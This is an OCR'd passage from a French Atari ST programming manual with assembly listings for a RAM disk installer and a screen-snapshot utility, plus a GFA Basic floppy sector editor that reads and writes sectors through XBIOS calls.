Une grosse partie du programme concerne la saisie de la commande. La création du RAM disk débute réellement au label Install. On commence par allouer suffisamment de mémoire pour le RAM disk et son BPB. Ensuite, on initialise le BPB pour qu'il soit cohérent avec la taille du RAM disk. Par exemple, il est inutile que la FAT ait une taille de 6 secteurs pour un disque de 200 Ko. Sachant qu'il faut 12 bits par cluster de données, il est facile de calculer le nombre de secteurs de FAT. La dernière partie consiste à initialiser les 3 vecteurs que nous avons déjà vus et le mot long en $4C2 pour indiquer la présence du lecteur. Enfin, on quitte en réservant la mémoire.

La fin du programme contient les trois routines de BPB, MEDIA et Lecture/Ecriture.

```
*       +=================================+
*       |   CREATION D'UN RAM DISQUE      |
*       |---------------------------------|
*       |    Pierre Kingler   et   WEKA   |
*       +=================================+

SIZESEC equ 512      ; Taille d'un secteur
SECBYCL equ 2        ; Nombre de secteurs par cluster
DIRECT  equ 8        ; Nombre de secteurs pour le directory

    .text
main:
    move.l  4(SP),A6     ; Adresse de la Base page
    move.l  $C(A6),D0    ; Longueur de la section TEXT
    add.l   $14(A6),D0   ; Longueur de la section DATA
    add.l   $1C(A6),D0   ; Longueur de la section BSS
    add.l   #$100,D0     ; Longueur de la Base Page
    clr.w   -(SP)        ; Prépare le Keep process
    move.l  D0,-(SP)     ; Taille à conserver

    move.l  D0,-(SP)
    move.l  A6,-(SP)
    clr.w   -(SP)
    move.w  #$4A,-(SP)
    trap    #1           ; Reserve la mémoire
    adda.w  #12,SP

    clr.l   -(SP)
    move.w  #$20,-(SP)
    trap    #1           ; Passe en mode superviseur
    addq.l  #6,SP
    move.l  D0,-(SP)     ; Prépare le retour en User
    move.w  #$20,-(SP)

; Teste la ligne de commande pour connaitre les parametres
; du RAM disque
```

1

```
    lea     $80(A6),A6   ; Adresse de la ligne de commande
TestLigne:
    clr.w   D0
    move.b  (A6)+,D0     ; Longueur de la ligne de commande
    bne.s   PasDeQuestion

; Il n'y a rien sur la ligne de commande, on pose la
; question et on re-teste la longueur de la chaine
PoseQuestion:
    pea     Titre
    move.w  #9,-(SP)
    trap    #1           ; Message d'accueil
    addq.l  #6,SP

Prompt: pea Quest
    move.w  #9,-(SP)
    trap    #1           ; Affiche le Prompt
    addq.l  #6,SP
    move.b  #10,Reponse  ; 10 caractères maxi
    clr.b   Reponse+1    ; rien de saisi
    pea     Reponse
    move.w  #10,-(SP)
    trap    #1           ; saisit la réponse
    addq.l  #6,SP
    pea     Cursor
    move.w  #9,-(SP)
    trap    #1           ; eteint le curseur
    addq.l  #6,SP
    lea     Reponse+1,A6
    bra.s   TestLigne

    .data
Titre:dc.b  27,"EInstallation d'un RAM disque"
      dc.b  13,10,"P. Klingler & WEKA",13,10,0
Quest:dc.b  13,10,"> ",27,"e",0
Cursor:dc.b 27,"f",0
Reponse:dc.b    10,0,"          "
```

2

```
; Message indiquant que le lecteur est occupé
; ═══════════════════════════════════════════
    .data
MesOcc:dc.b 13,10,"Lecteur déjà occupé",0
    .text
LectOccupe:
    pea     MesOcc
AffMes:
    move.w  #9,-(SP)
    trap    #1
    addq.l  #6,SP
    bra     Prompt

; Message indiquant que la mémoire est insuffisante
; ═══════════════════════════════════════════
    .data
MesMem:dc.b 13,10,"Mémoire insuffisante",0
    .text
NoMemory:
    pea     MesMem
    bra.s   AffMes

; Message indiquant une erreur de syntaxe
; ═══════════════════════════════════════════
    .data
MesSynx:dc.b    13,10,"Erreur de syntaxe",0
    .text
SyntxError:
    pea     MesSynx
    bra.s   AffMes

; A6 pointe sur la commande
; On commence par sauter les espaces
PasDeQuestion:
    clr.b   0(A6,D0.W)  ; Installe un zéro de fin
    move.b  (A6)+,D7
```



```
    cmp.b   #' ',D7
    beq.s   PasDeQuestion
    cmp.b   #'q',D7
    beq     Sortie      ; q : On quitte sans installer
    cmp.b   #'a',D7
    bmi.s   majuscule
    sub.b   #$20,D7     ; Convertit la minuscule
majuscule:
    sub.b   #'A',D7
    move.l  $4C2.w,D0
    btst.l  D7,D0
    bne     LectOccupe  ; Déjà occupé
    move.w  D7,RDLect   ; Sauve le lecteur

; Maintenant on saisit la taille en Ko
    moveq   #0,D0
SauteEsp:
    move.b  (A6)+,D7
    cmp.b   #' ',D7
    beq.s   SauteEsp

LitTaille:
    tst.b   D7
    beq.s   FinTaille
    cmp.b   #' ',D7
    beq.s   FinTaille
    sub.b   #'0',D7
    bmi.s   SyntxError  ; inférieur à '0' y-a erreur
    cmp.b   #9,D7
    bgt.s   SyntxError
    mulu    #10,D0
    add.b   D7,D0
    move.b  (A6)+,D7    ; caractère suivant
    bra.s   LitTaille
```

```
FinTaille:
    tst.l   D0
    beq     NoMemory    ; Taille nulle non autorisée

    lsl.l   #5,D0       ; Convertit en octets
    lsl.l   #5,D0
    move.l  D0,SizeRAM  ; et sauve la taille

; On alloue la place nécessaire pour le RAM disque
    moveq   #16,D0      ; 16 octets pour le BPB
    add.l   SizeRAM,D0  ; plus la Taille demandée
    move.l  D0,-(SP)
    move.w  #$48,-(SP)
    trap    #1          ; Malloc
    addq.l  #6,SP
    move.l  D0,A6       ; Adresse du BPB dans A6
    tst.l   D0          ; Teste le résultat du Malloc
    ble NoROOM          ; Pas assez de place

; Le disque RAM est alloué, on l'efface
    move.l  A6,DebRAM
    moveq   #16,D0      ; 16 octets de BPB
    add.l   SizeRAM,D0  ; Longueur du RAM disque
    lsr.l   #2,D0       ; on travaille en long
clrRAM:
    clr.l   (A6)+       ; efface 4 octets
    subq.l  #1,D0       ; et un de moins...
    bne.s   clrRAM      ; Fini ?

; Initialise le BPB
    move.l  DebRAM,A6       ; Récupère l'adresse du RD
    move.w  #SIZESEC,(A6)   ; Taille d'un secteur
    move.w  #SECBYCL,2(A6)  ; Nombre de sect. par cluster
    move.w  #SIZESEC*SECBYCL,4(A6) ; -> taille d'un cluster
    move.w  #DIRECT,6(A6)   ; Taille du catalogue

; Calcule le nombre de secteurs pour la FAT
```



```
    moveq   #2,D1       ; premier secteur du Ram disk
    move.l  SizeRAM,D0  ; Taille du RAM disque
    divu    4(A6),D0    ; -> Nombre de clusters
    mulu    #3,D0
    divu    #2*SIZESEC,D0   ; La taille d'une FAT est
    addq.w  #1,D0       ; donc NbCluster*3/(2*SIZESEC)+1
    move.w  D0,8(A6)    ; Taille d'une fat
    move.w  D0,10(A6)
    add.w   D1,10(A6)   ; FAT2 = Premier_Sect + Size_FAT
    add.w   10(A6),D0   ; Saute la FAT
    add.w   #DIRECT,D0  ; et le directory
    move.w  D0,12(A6)   ; 1er secteur de donnees
    move.l  SizeRAM,D0
    divu    #SIZESEC,D0 ; Nombre de secteurs
    sub.w   #DIRECT,D0  ; moins le directory
    sub.w   8(A6),D0    ; moins la FAT1
    sub.w   8(A6),D0    ; moins la FAT2
    ext.l   D0
    divu    #SECBYCL,D0 ; sur le nombre de sect par cluster
    move.w  D0,14(A6)   ; Nombre de clusters de données

    lea     16(A6),A5   ; A5 = Adresse des données
    move.w  RDLect,D7

    move.l  A6,BPB      ; Adresse BPB
    move.l  A5,DATA     ; Adresse DATA
    move.w  D7,RDlec    ; No de lecteur

; IOnstalle les nouveaux vecteurs disque
    move.l  $476.w,OldWR+2
    move.l  #ReadWrt,$476.w ; Lecture/Ecriture

    move.l  $472.w,OldBP+2
    move.l  #GetBPB,$472.w  ; Lecture du descripteur disque

    move.l  $47E.w,OldMD+2
    move.l  #Media,$47E.w   ; Test du MEDIA change
```

```
    move.l  $4C2.w,D0
    bset    D7,D0
    move.l  D0,$4C2.w       ; Installe le lecteur

    trap    #1              ; repasse en mode utilisateur
    addq.l  #6,SP
    move.w  #$31,-(SP)
    trap    #1              ; Sort en réservant la mémoire

; Sortie du programme par l'option q
Sortie:
    clr.w   -(SP)
    trap    #1

; Pas de place mémoire. Affiche le message d'erreur
NoROOM:
    move.l  DebRAM,-(SP)
    move.w  #$49,-(SP)
    trap    #1
    addq.l  #6,SP
    bra NoMemory

; Routines de gestion du RAM disque.
OldWR:  jmp $0.l
OldMD:  jmp $0.l
OldBP:  jmp $0.l

RDlec:  dc.w    0   ; Numero de lecteur
BPB:    dc.l    0   ; Adresse du BPB
DATA:   dc.l    0   ; Adresse du RAM disque

; Lecture du descripteur de disque
GetBPB: move.w  4(SP),D0    ; Lecteur
    cmp.w   RDlec(PC),D0    ; Est-ce le notre
    bne.s   OldBP           ; C'est pas nous
    move.l  BPB(PC),D0      ; Adresse du BPB dans D0
    rts
```



```
; Test du Media change. On renvoie zéro puisqu'un RAM disque
; ne peut pas etre changé.
Media:  move.w  4(SP),D0    ; Lecteur
    cmp.w   RDlec(PC),D0    ; Est-ce le notre
    bne.s   OldMD           ; C'est pas nous
    moveq   #0,D0           ; Pas de changement de disque
    rts

; Routine de lecture écriture dans le RAM disque
ReadWrt:move.w  14(SP),D0   ; Numéro de lecteur
    cmp.w   RDlec(PC),D0    ; est-ce le RAM disque ?
    bne.s   OldWR           ; non, on sort
; Routine de lecture/écriture dans le RAM disque
    move.w  12(SP),D0       ; Secteur logique
    subq.w  #2,D0
    mulu    #SIZESEC,D0
    move.l  6(SP),A0        ; Adresse de chargement
    move.w  10(SP),D1       ; Nombre de secteurs
    subq.w  #1,D1           ; correction pour le dbra
    move.l  DATA(PC),A1
    add.l   D0,A1           ; Adresse des données
    move.l  A0,D0           ; Pour le test de parité
    btst.b  #0,5(SP)        ; Lecture ou écriture ?
    beq.s   rw1a
    exg A1,A0           ; Ecriture, on échange
rw1a:
    btst    #0,D0
    bne.s   rw4a

; Adresse mémoire paire, on déplace par mots longs
rw2a:
    move.w  #(SIZESEC/4)-1,D0
rw3a:
    move.l  (A1)+,(A0)+
    dbra    D0,rw3a
    dbra    D1,rw2a
    moveq   #0,D0
    rts
```



```
; Adresse mémoire impaire on déplace par octets
rw4a:
    move.w  #SIZESEC-1,D0
rw5a:
    move.b  (A1)+,(A0)+
    dbra    D0,rw5a
    dbra    D1,rw4a
    moveq   #0,D0
    rts

    .bss
SizeRAM:ds.l    1   ; Taille du ram disque
RDLect: ds.w    1   ; Numero du lecteur
DebRAM: ds.l    1   ; Adresse du RAM disque

    .end
```

# 9/2.3

# SNAPSHOT
# copie d'écran sur disque

Ce SNAPSHOT est compatible toutes résolutions tout ST ou MEGA ST et toutes ROMS. Par contre, il ne vérifie pas la place disponible sur la disquette et ne vous avertira pas si celle-ci est déjà pleine ou si une erreur d'écriture se produit durant la sauvegarde.

Avant de vous proposer la source assembleur de ce petit programme, une petite explication est, semble-t-il, nécessaire quant à la signification et à l'emploi de la variable système __dump__flg (d'adresse $4ee et $4ef). Ce drapeau est normalement initialisé avec la valeur −1. Tout appui sur les touches **ALTERNATE** et **HELP** provoque son incrémentation d'une unité (il passe à 0). La routine vbl en ROM, quant à elle, provoque un hardcopy de l'écran sur imprimante dès que le drapeau est nul. En le positionnant à 1 et en testant son passage à 2, on ne provoque pas l'impression sur imprimante.

Les registres d'entrée/sortie IERA et IERB commandent le processeur MFP 68901 chargé de la plupart des interruptions. Pendant la sauvegarde, il est en partie inhibé pour interdire tout mouvement de la souris ou appui sur le clavier de la part de l'utilisateur. L'image sauvée est ainsi strictement identique à celle de l'écran au moment de l'appui sur les touches **ALT-HELP**.

```
;                       source assembleur
;
;                          SNAPSHOT
;
;              copyright 1989 Editions WEKA et Raphael LEMOINE
;
;       FAIRE UNE GESTION DES ERREURS DISK ET DE LA PLACE DISPONIBLE?

main:
        move.l  4(sp),a5              ; initialisation du programme
        move.l  #pile,a7              ; on prend une nouvelle pile
        move.l  $c(a5),d0
        add.l   $14(a5),d0
        add.l   $1c(a5),d0
        add.l   #$100,d0
        move.l  d0,memoire_utilisee ; memoire utilisée par le programme
        move.l  d0,-(sp)
        move.l  a5,-(sp)
        clr.w   -(sp)
        move.w  #$4a,-(sp)
        trap    #1
        add.l   #$c,sp
        tst.l   d0                    ; problème d'initialisation?
        beq.s   tout_va_bien
big_probleme:                         ; oui
        pea     texte1(pc)            ; affichage d'un message
        move.w  #9,-(sp)              ; d'alerte
        trap    #1
        addq.w  #6,sp
        move.w  #7,-(sp)              ; attente d'appui sur une touche
        trap    #1
        clr.w   -(sp)                 ; et sortie au bureau GEM
        trap    #1
tout_va_bien:                         ; non
        pea     infos(pc)             ; affichage du message d'infos
        move.w  #9,-(sp)
        trap    #1
        addq.w  #6,sp
        move.w  #7,-(sp)              ; attente d'appui sur une touche
        trap    #1
        addq.w  #2,sp
        move.l  #1,-(sp)              ; est-on en mode
        move.w  #$20,-(sp)            ; super ou user?
        trap    #1
```



(suite)

```
        addq.w  #6,sp
        tst.l   d0                      ; 0=user -1=super
        bmi.s   .suite1
        move.w  #-1,user_mode
        clr.l   -(sp)                   ; on passe en mode super
        move.w  #$20,-(sp)
        trap    #1
        addq.w  #6,d0
        move.l  d0,ancienne_pile        ; on stocke l'adresse de l'ancienne
                                        ; pile
.suite1:
        move.w  sr,d7                   ; registre d'état dans d7
        move.w  #$2700,sr               ; interdiction des interruptions
        move.l  #fin_vbl,a0             ; adresse du 'jmp $0'
        move.l  $70\w,2(a0)             ; adresse de l'ancienne vbl dans
                                        ; le 'jmp $0'
        move.l  #debut_vbl,$70\w        ; adresse du snapshot en vbl
        move.w  #1,$4ee\w               ; #1 dans _dump_flg
        move.w  d7,sr                   ; restauration du registre d'état
        tst.w   user_mode               ; était on en user ou super?
        beq.s   not_user
        move.l  ancienne_pile,-(sp)     ; on était en user
        move.w  #$20,-(sp)              ; et on repasse donc
        trap    #1                      ; en user
        addq.w  #6,sp
not_user:
        clr.w   -(sp)                   ; sortie au bureau en prenant
                                        ; bien soin de réserver la place
                                        ; prise par le programme
        move.l  memoire_utilisee,-(sp)
        move.w  #$31,-(sp)
        trap    #1

debut_vbl:                              ; routine en interruption
        cmp.w   #2,$4ee\w               ; appui sur ALT-HELP
        bne     fin_vbl                 ; non->fin_vbl
        movem.l d0-d7/a0-a6,-(sp)       ; oui. on sauve les registres
                                        ; sur la pile
        move.w  sr,d7                   ; sauvegarde du registre d'état
        move.w  #$2700,sr               ; interruptions interdites
        lea     image(pc),a0            ; adresse du header de l'image
        move.b  $ff8260,d0              ; résolution dans d0
        and.w   #3,d0                   ; on garde les deux bits de droite
        move.w  d0,image                ; et copie dans le header
```

(suite)

```
add.b   #$31,d0          ; modification du nom selon
move.b  d0,nom+11        ; la résolution (PI1, PI2, ou PI3)
movem.l $ff8240,d0-d3    ; première moitié de la palette
movem.l d0-d3,image+2    ; dans le header
movem.l $ff8250,d0-d3    ; deuxième moitié de la palette
movem.l d0-d3,image+18   ; dans le header
move.w  #$fa07,a1        ; adresse des vecteurs mfp IERA
                         ; et IERB
move.b  (a1),iera        ; on sauve les deux vecteurs
move.b  2(a1),ierb       ; et on autorise seulement les
clr.b   (a1)             ; seules les interruptions
and.b   #$c0,2(a1)       ; clavier et disque sont autorisées
                         ; dans le mfp
move.w  #$2500,sr        ; on autorise les interruptions mfp
clr.w   -(sp)            ; create
move.l  #nom,-(sp)
move.w  #$3c,-(sp)
trap    #1
addq.w  #8,sp
move.w  d0,header        ; on sauve le header du fichier
move.l  #image,-(sp)     ; write du header de l'image
move.l  #34,-(sp)        ; qui contient la résolution
move.w  header,-(sp)     ; et la palette de couleurs
move.w  #$40,-(sp)
trap    #1
add.w   #$c,sp
clr.l   d0
move.w  #$8201,a1        ; recherche de l'adresse
move.b  (a1),d0          ; de ram video physique
lsl.w   #8,d0
move.b  2(a1),d0
lsl.l   #8,d0
move.l  d0,-(sp)
move.l  #32000,-(sp)     ; write de la ram video
move.w  header,-(sp)
move.w  #$40,-(sp)
trap    #1
add.w   #$c,sp
move.w  header,-(sp)     ; et close
move.w  #$3e,-(sp)
trap    #1
addq.w  #4,sp
addq.w  #1,numero        ; on incrémente le numéro d'image
cmp.w   #100,numero      ; déja 100 images?
bne.s   on_continue      ; non->on_continue
```



(suite)

```
        move.w  #$fa07,a0           ; oui
        move.b  iera,(a0)           ; on remet IERA et IERB
        move.b  ierb,2(a0)          ; aux bonnes valeurs
        clr.w   $4ee\w              ; on nettoie _dump_flg
        move.w  d7,sr               ; restauration du registre d'état
        movem.l (sp)+,d0-d7/a0-a6 ; restauration des registres
        bra.s   fin_vbl
on_continue:
        move.w  numero,d1           ; on change le nom du fichier
        clr.b   dizaines            ; par une conversion hexa->ASCII
        clr.b   unites
calcul_dizaines:
        sub.w   #10,d1
        bmi.s   calcul_unites
        add.b   #1,dizaines
        bra.s   calcul_dizaines
calcul_unites:
        add.b   #10,d1
        move.b  d1,unites
        add.b   #$30,unites
        add.b   #$30,dizaines
        move.b  unites,nom+7            ; on met les nouvelles dizaines
        move.b  dizaines,nom+6          ; on met les nouvelles unites
        move.w  #$fa07,a0               ; on restaure les anciens
        move.b  iera,(a0)               ; registres mfp IERA et
        move.b  ierb,2(a0)              ; IERB
        move.w  #1,$4ee\w               ; #1 dans _dump_flg
        move.w  d7,sr                   ; restauration du registre d'état
        movem.l (sp)+,d0-d7/a0-a6       ; et de tous les registres
fin_vbl:
        jmp     $0                      ; et saut à la vbl en ROM

        section         data

numero:
        dc.w    1
infos:
        dc.b    "Snapshot 1.0 installé.......",$d,$a,$a
        dc.b    "Copyright 1988 Editions WEKA",0
texte1:
        dc.b    "Snapshot 1.0 non installé...",$d,$a,$a
        dc.b    "Probleme d'initialisation...",0
nom:
        dc.b    "IMAGE_01.PI?",0
```

(suite)

```
        section bss

unites:                         ; stockage des unités du nom
        ds.b    1
dizaines:                       ; stockage des dizaines du nom
        ds.b    1
iera:                           ; sauvegarde des registres
        ds.b    1
ierb:                           ; mfp IERA et IERB
        ds.b    1
user_mode:                      ; drapeau user/super
        ds.w    1
memoire_utilisee:               ; stockage de la taille totale
        ds.l    1               ; du programme
ancienne_pile:                  ; adresse de l'ancienne pile
        ds.l    1
image:                          ; réservation pour
        ds.b    34              ; l'espace de construction du
header:                         ; header de l'image
        ds.w    1

        ds.l    500             ; espace pour la pile
pile:
        ds.l    1
```

# 9/2.4

# Edition de secteurs sur un lecteur de disquettes


Les entrées/sorties disque se font par l'intermédiaire du contrôleur de disque FDC 1772. Ce circuit intégré est accessible pour le programmeur à travers plusieurs fonctions du BIOS et du XBIOS :

BIOS 4 : **RWABS**
Lecture ou écriture d'un ou de plusieurs blocs sur une unité de disquette.

XBIOS 8 : **FLOPPYREAD**
Lecture d'un ou de plusieurs blocs sur une unité de disquette.

XBIOS 9 : **FLOPPYWRITE**
Ecriture d'un ou de plusieurs blocs sur une unité de disquette.

Avant de décrire l'utilisation de ces fonctions, rappelons quelle est la constitution d'une disquette. Comme le montre le schéma ci-dessous, une disquette se compose de pistes (80 en général pour l'Atari) et de secteurs (9 en général pour l'Atari). Les pistes sont numérotées logiquement entre 0 et 79, et les secteurs entre 1 et 9. L'intersection entre une piste et un secteur donnés porte le nom de bloc. Sur Atari, les blocs ont le plus souvent une dimension de 512 octets.



Dans notre programme GFA Basic, nous allons utiliser les fonctions XBIOS 8 et XBIOS 9. Examinons plus en détails leur fonctionnement.

**XBIOS 8**

Cette fonction lit un ou plusieurs blocs consécutifs sur une unité de disquette. Les blocs doivent obligatoirement appartenir à la même piste et à la même face de la disquette.

En GFA, la structure de l'instruction qui active la fonction XBIOS 8 est la suivante :

```
<a%> = XBIOS(8,<b%>,<c%>,<d%>,<e%>,<f%>,<g%>,<h%>)
```

où `<a%>` est le résultat de la fonction. Il est égal à zéro si aucune erreur d'exécution n'a été détectée,

`<b%>` est l'adresse du buffer dans lequel le ou les blocs spécifiés vont être chargés,

`<c%>` n'est pas utilisé, il peut avoir une valeur quelconque,

`<d%>` est un numéro logique de lecteur de disquettes (0 pour A:, 1 pour B:, etc.),

`<e%>` est le numéro du premier secteur de lecture,

`<f%>` est le numéro de la piste à lire,

`<g%>` est la face sur laquelle a lieu la lecture (0 ou 1),

`<h%>` est le nombre de secteurs à lire.

Par exemple, la lecture d'un bloc dans la variable chaîne **a$** sur le lecteur A: à partir du secteur 3, sur la piste 10 et sur la face 0 se fera par l'instruction suivante :

```
a%=XBIOS(8,L:VARPTR(a$),L:0,0,3,10,0,1)
```

**XBIOS 9**

Cette fonction écrit un ou plusieurs blocs consécutifs sur une unité de disquette. Les blocs doivent obligatoirement appartenir à la même piste et à la même face de la disquette.

En GFA, la structure de l'instruction qui active la fonction XBIOS 9 est la suivante :

```
<a%> = XBIOS(9,<b%>,<c%>,<d%>,<e%>,<f%>,<g%>,<h%>)
```

où `<a%>` est le résultat de la fonction. Il est égal à zéro si aucune erreur d'exécution n'a été détectée,

`<b%>` est l'adresse du buffer dans lequel se trouve(nt) le (ou les) bloc(s) à sauvegarder,



<c%> n'est pas utilisé, il peut avoir une valeur quelconque,

<d%> est un numéro logique de lecteur de disquettes (0 pour A:, 1 pour B:, etc.),

<e%> est le numéro du premier secteur d'écriture,

<f%> est le numéro de la piste sur laquelle écrire,

<g%> est la face sur laquelle a lieu la lecture (0 ou 1),

<h%> est le nombre de secteurs à écrire.

Par exemple, l'écriture de deux blocs consécutifs à partir des données qui se trouvent dans la variable chaîne **a$** sur le lecteur B: à partir du secteur 3, sur la piste 10 et sur la face 0 se fera par l'instruction suivante :

```
a%=XBIOS(9,L:VARPTR(a$),L:0,1,3,10,0,2)
```

## LE PROGRAMME

```
' ============================================================
' Edition de secteurs sur un lecteur de disquettes
' ============================================================
'
'
' ------------------------------------------
' Initialisation des variables du programme
' ------------------------------------------
'
a$ = SPACE$ (512)!Buffer de lecture / écriture
s% = 1!Secteur par défaut
p% = 0!Piste par défaut
f% = 0!Face par défaut
ofs% = 0!Offset d'affichage
'
'
' ------------------------------------
' Choix du lecteur de disquettes
' ------------------------------------
'
CLS
PRINT "Edition des pistes/secteurs d'une disquette"
PRINT
REPEAT
 INPUT "Entrez le nom du lecteur (A ou B) : ";l$
 l$ = UPPER$(l$)
 IF (l$ <> "A") AND (l$ <> "B")
   SOUND 1,15,4,250
   SOUND 1,15,#284,10
   SOUND 1,0,0,0,0
 ENDIF
UNTIL (l$ = "A") OR (l$ = "B")
'
' Initialisation de la variable lecteur
'
IF l$ = "A"
 lect% = 0
ELSE
 lect% = 1
ENDIF
'
'
' ---------------------------
' Attente d'une commande
' ---------------------------
'
GOSUB lit_sect(lect%,s%,p%,f%)
GOSUB affiche
REPEAT
 KEYGET a%
 b$ = MID$ (HEX$(a%,8),3,2)
 b% = VAL ("$" + b$)
 '
```

(suite)

```
  SELECT b%
  CASE 59
    GOSUB pgdn !page suivante
  CASE 60
    GOSUB pgup !page précédente
  CASE 61
    GOSUB chpiste !changement de piste
  CASE 62
    GOSUB chface !changement de face
  CASE 63
    GOSUB edition !édition d'un secteur
  CASE 64
    ecrit_sect(l%,s%,p%,f%)
    END
  DEFAULT
    REM Commande interdite
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDSELECT
UNTIL b% = 64
'
END
'
'
' ------------------------------------------
' Lecture d'un secteur de la disquette
' ------------------------------------------
'
PROCEDURE lit_sect(l%,s%,p%,f%)
  x% = XBIOS(8,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
RETURN
'
'
' ------------------------------------------
' Ecriture d'un secteur de la disquette
' ------------------------------------------
'
PROCEDURE ecrit_sect(l%,s%,p%,f%)
  x% = XBIOS(9,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
RETURN
'
'
' ------------------------------------------
' Affichage de 256 octets consécutifs
' ------------------------------------------
'
PROCEDURE affiche
  CLS
  PRINT "                        Secteur ";s%;" Piste ";p%;" face ";f%
  PRINT
  PRINT "Déplacements ---------- Codes Hexa ----------  Valeurs ASC
II"
```

(suite)

```
  PRINT
  FOR i = 0 TO 15
    PRINT "    ";HEX$(i * 16 + ofs% * 256,4);"   ";
    FOR j = 0 TO 15
      PRINT HEX$(ofs% * 256 + ASC ( MID$ (a$,i * 16 + j + 1 + ofs% * 256,1)),2);
" ";
    NEXT j
    FOR j = 0 TO 15
      OUT 5, ASC ( MID$ (a$,i * 16 + j + 1 + ofs% * 256,1))
    NEXT j
    PRINT
  NEXT i
  PRINT
  PRINT "              F1=Page suivante,        F2=Page précédente"
  PRINT "              F3=Changement de piste, F4=Changement de face"
  PRINT "              F5=Edition,              F6=Fin"
RETURN
'
'
' ------------------------------------
' Affichage de la page suivante
' ------------------------------------
'
PROCEDURE pgdn
  IF ofs% = 0
    ofs% = 1
    GOTO finpgdn2
  ENDIF
  IF s% < 9
    ecrit_sect(l%,s%,p%,f%)
    s% = s% + 1
    ofs% = 0
    GOTO finpgdn
  ENDIF
  IF p% < 79
    ecrit_sect(l%,s%,p%,f%)
    p% = p% + 1
    s% = 1
    ofs% = 0
  ELSE
    p% = 0
    s% = 1
    ofs% = 0
  ENDIF
  finpgdn:
  lit_sect(l%,s%,p%,f%)
  finpgdn2:
  affiche
RETURN
'
'
```

(suite)

```
'  ---------------------------------------
'  Affichage de la page précédente
'  ---------------------------------------
'
PROCEDURE pgup
 IF ofs% = 1
   ofs% = 0
   GOTO finpgup2
 ENDIF
 IF s% > 1
   ecrit_sect(l%,s%,p%,f%)
   s% = s% - 1
   ofs% = 1
   GOTO finpgup
 ENDIF
 IF p% > 1
   ecrit_sect(l%,s%,p%,f%)
   p% = p% - 1
   s% = 9
   ofs% = 1
 ELSE
   ecrit_sect(l%,s%,p%,f%)
   p% = 79
   s% = 9
   ofs% = 1
 ENDIF
 finpgup:
 lit_sect(l%,s%,p%,f%)
 finpgup2:
 affiche
RETURN
'
'
'  ---------------------------------------
'  Changement de la piste courante
'  ---------------------------------------
'
PROCEDURE chpiste
 CLS
 REPEAT
   INPUT "Nouvelle piste : ";np%
 UNTIL (np% <= 79) AND (np% >= 0)
 ecrit_sect(l%,s%,p%,f%)
 p% = np%
 s% = 1
 lit_sect(l%,s%,p%,f%)
 affiche
RETURN
'
'
```

(suite)

```
'
' ------------------------------------
' Changement de la face courante
' ------------------------------------
'
PROCEDURE chface
 ecrit_sect(l%,s%,p%,f%)
 IF f% = 0
   f% = 1
 ELSE
   f% = 0
 ENDIF
 lit_sect(l%,s%,p%,f%)
 affiche
RETURN
'
'
' ------------------------------
' Edition du secteur courant
' ------------------------------
'
PROCEDURE edition
 PRINT CHR$ (27);"e";!Curseur activé
 px = 12
 py = 5
 REPEAT
   LOCATE px,py
   KEYGET a%
   b$ = MID$ (HEX$(a%,8),3,2)
   b% = VAL ("$" + b$)
   '
   SELECT b%
   CASE &H48 !Vers le haut
     IF py > 5
       py = py - 1
     ENDIF
   CASE &H50 !Vers le bas
     IF py < 20
       py = py + 1
     ENDIF
   CASE &H4B !Vers la gauche
     IF px > 12
       IF (px - 13) MOD 3 = 0
         px = px - 1
       ELSE
         px = px - 2
       ENDIF
     ENDIF
   CASE &H4D !Vers la droite
     IF px < 58
       IF (px - 12) MOD 3 = 0
         px = px + 1
       ELSE
         px = px + 2
       ENDIF
     ENDIF
```

(suite)

```
    CASE 2,3,4,5,6,7,8,9,10,11,&H10,&H30,&H2E,&H20,&H12,&H21 !Chiffre ou lettre
      ca% = VAL ("$" + RIGHT$ (HEX$(a%),2))'Code ASCII caractère
      PRINT CHR$ (ca%)
      LOCATE px,py
      IF ca% > 96
        ca% = ca% AND &HDF !Conversion majuscule
      ENDIF
      IF (ca% < 58) AND (ca% > 47)
        cx% = ca% - 48
      ENDIF
      IF (ca% > 64)
        cx% = ca%   55
      ENDIF
      IF (px - 13) MOD 3 = 0
        pc% = (py - 5) * 32 + ((px - 12)DIV 3) * 2 + 2
      ELSE
        pc% = (py - 5) * 32 + ((px - 12)DIV 3) * 2 + 1
      ENDIF
      pp% = ((pc% - 1)DIV 2) + 1 + 256 * ofs%
      IF (pc% MOD 2) = 0
        vi% = (( ASC ( MID$ (a$,pp%,1)))DIV 16) * 16 + cx%
      ELSE
        vi% = (( ASC ( MID$ (a$,pp%,1))) MOD 16) + cx% * 16
      ENDIF
      LOCATE (pp% MOD 16) + 59,(pp%DIV 16) + 5
      OUT 5,vi%'Affichage du code ASCII correspondant
      IF pp% <> 1
        a$ = MID$ (a$,1,pp% - 1) + CHR$ (vi%) + MID$ (a$,pp% + 1,512 - pp%)
      ELSE
        a$ = CHR$ (vi%) + MID$ (a$,2,511)
      ENDIF
    ENDSELECT
  UNTIL b% = 1
  PRINT CHR$ (27);"f";'Curseur désactivé
RETURN
```

### COMMENT UTILISER LE PROGRAMME

Ce programme a été écrit en GFA BASIC 3.0. Lancez l'interpréteur, tapez le listing ci-dessus, et exécutez-le.

L'écran s'efface et la question suivante est affichée :

**Entrez le nom du lecteur (A ou B) : ?**
